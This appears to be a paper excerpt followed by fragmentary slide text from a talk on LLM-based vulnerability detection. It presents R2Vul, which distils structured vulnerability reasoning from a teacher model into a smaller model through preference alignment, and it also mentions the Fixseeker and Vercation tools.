et al. 2024; Nong et al. 2024; Zhang et al. 2024a). Vulnerability detection differs from code generation as it demands a binary judgement, i.e., *vulnerable vs. safe*, an inductive bias absent from generic pre-training and instruction tuning, making additional fine-tuning essential. Sequence classification fine-tuning (CLS) has long been applied in VD (Shestov et al. 2024; Chan et al. 2023; Le et al. 2021), but comes at the cost of interpretability. The absence of any explanatory signal prevents users from trusting or debugging the prediction (Doshi-Velez and Kim 2017). Alternatively, recent studies have explored supervised fine-tuning (SFT) to train LLMs to generate explanations alongside predicted labels (Du et al. 2024a; Yusuf and Jiang 2024; Yang et al. 2024; Mao et al. 2024).

Inspired by the success of reinforcement learning from AI feedback (RLAIF) in NLP (Rafailov et al. 2023; Tunstall et al. 2023) and code generation (Weyssow et al. 2024; Zhang et al. 2024b), we introduce R2VUL, a novel approach that applies preference alignment to VD. Instead of training solely on positive reasoning paths as SFT does, we distill a preference policy into a small student LLM by contrasting *valid* and *flawed* reasoning generated by a strong teacher LLM. This additional contrastive signal explicitly teaches the student not only to generate good explanations but also to align them with the teacher's reasoning.

Fixseeker

Identify silent VFCs



Introduction
○

Vercation

Identify vulnerable versions



Three problems
○

Fixseeker
○

Vercation
○

R2Vul

Identify & reason vulnerabilities



R2Vul
○

Closing
○


Early identification of vulnerabilities




Static application security testing (SAST) scans are typically conducted here

Before build

As part of Test




How does SAST work




Existing challenges

Alert fatigue



too many false positives Dated 2 Oct 2023

False sense of security




missing actual vulnerabilities

Vulnerability detection with LLMs

- Vulnerability detection demands a binary judgement:
 - Is the input code **safe** or **vulnerable**?
- This inductive bias is absent from both pre-training and instruction-tuning phases of the LLM:
 - Pre-training: next token prediction
 - no direct causal link between code tokens and safety
 - Instruction-tuning: learn to follow instructions on broad coding problems
 - not vulnerability detection-specific problems
- From a developer viewpoint, a binary judgement is also not sufficient:
 - Why** is this input code safe or vulnerable?
 - What** is the mechanism of a vulnerability and its **impact**?

Limitations of existing methods

- Before LLMs: Sequence classification fine-tuning (e.g., CodeBERT)
 - no interpretability
 - weak training signal, single classification layer
- LLMs: Chain-of-Thought (CoT)
 - reasoning can be unfaithful
 - low accuracy



R2Vul core innovation

Train an LLM to **better detect vulnerabilities** and generate **structured reasoning**.

- The LLM outputs a structured reasoning covering key aspects of code safety and vulnerability.

Vulnerable Code


1. Discuss specific code constructs responsible for the vulnerability
2. Explain the mechanism of the vulnerability
3. Discuss its potential impact
4. Relate the vulnerability to a relevant CWE

Safe Code

1. Discuss key aspects contributing to code safety
2. Discuss the absence of key vulnerabilities
3. Provide evidence-based justification why the function is safe

2-Stage technical approach

Structured Reasoning Generation




Reasoning Distillation

Reasoning-augmented preference dataset

$$\mathcal{D} = \{(x_i, y_i, r_i^+, r_i^-)\}_{i=1}^N$$

RLAIF - ORPO



1. Generate high-quality structured reasoning

2. Distinguish between valid (r_i^+) and flawed (r_i^-) reasoning

Combines supervised fine-tuning (SFT) and odd-ratio (OR) losses

R2Vul

Closing

2-Stage technical approach

Leverage reinforcement learning from AI feedback (**RLAIF**)
requires a preference dataset = **1st stage**.

Given a labeled dataset $\mathcal{D} = \{(x_i, y_i)\}_{i=1}^N$ (x_i : function, $y_i \in \{Vuln, Safe\}$)


Prompt a teacher LLM to generate:

- A valid reasoning r_i^+ conditioned on the true sample label y_i
- A flawed reasoning r_i^- conditioned on the flipped sample label y_i

$\mathcal{D} = \{(x_i, y_i, r_i^+, r_i^-)\}_{i=1}^N$ = preference dataset.

2-Stage technical approach

Structured Reasoning Generation



Dataset statistics:

- ~18,000 samples
- five programming languages: C#, JavaScript, Java, Python, and C
- high label correctness (manual sanity check)

2-Stage technical approach

Leverage reinforcement learning from AI feedback (**RLAIF**)
distill structured reasoning into small model = **2nd stage**.

Combines supervised fine-tuning (SFT) and odd-ratio (OR) losses


Reasoning Distillation

Reasoning-augmented preference dataset



$$\mathcal{D} = \{(x_i, y_i, r_i^+, r_i^-)\}_{i=1}^N$$

RLAIF - ORPO




1. Generate high-quality structured reasoning

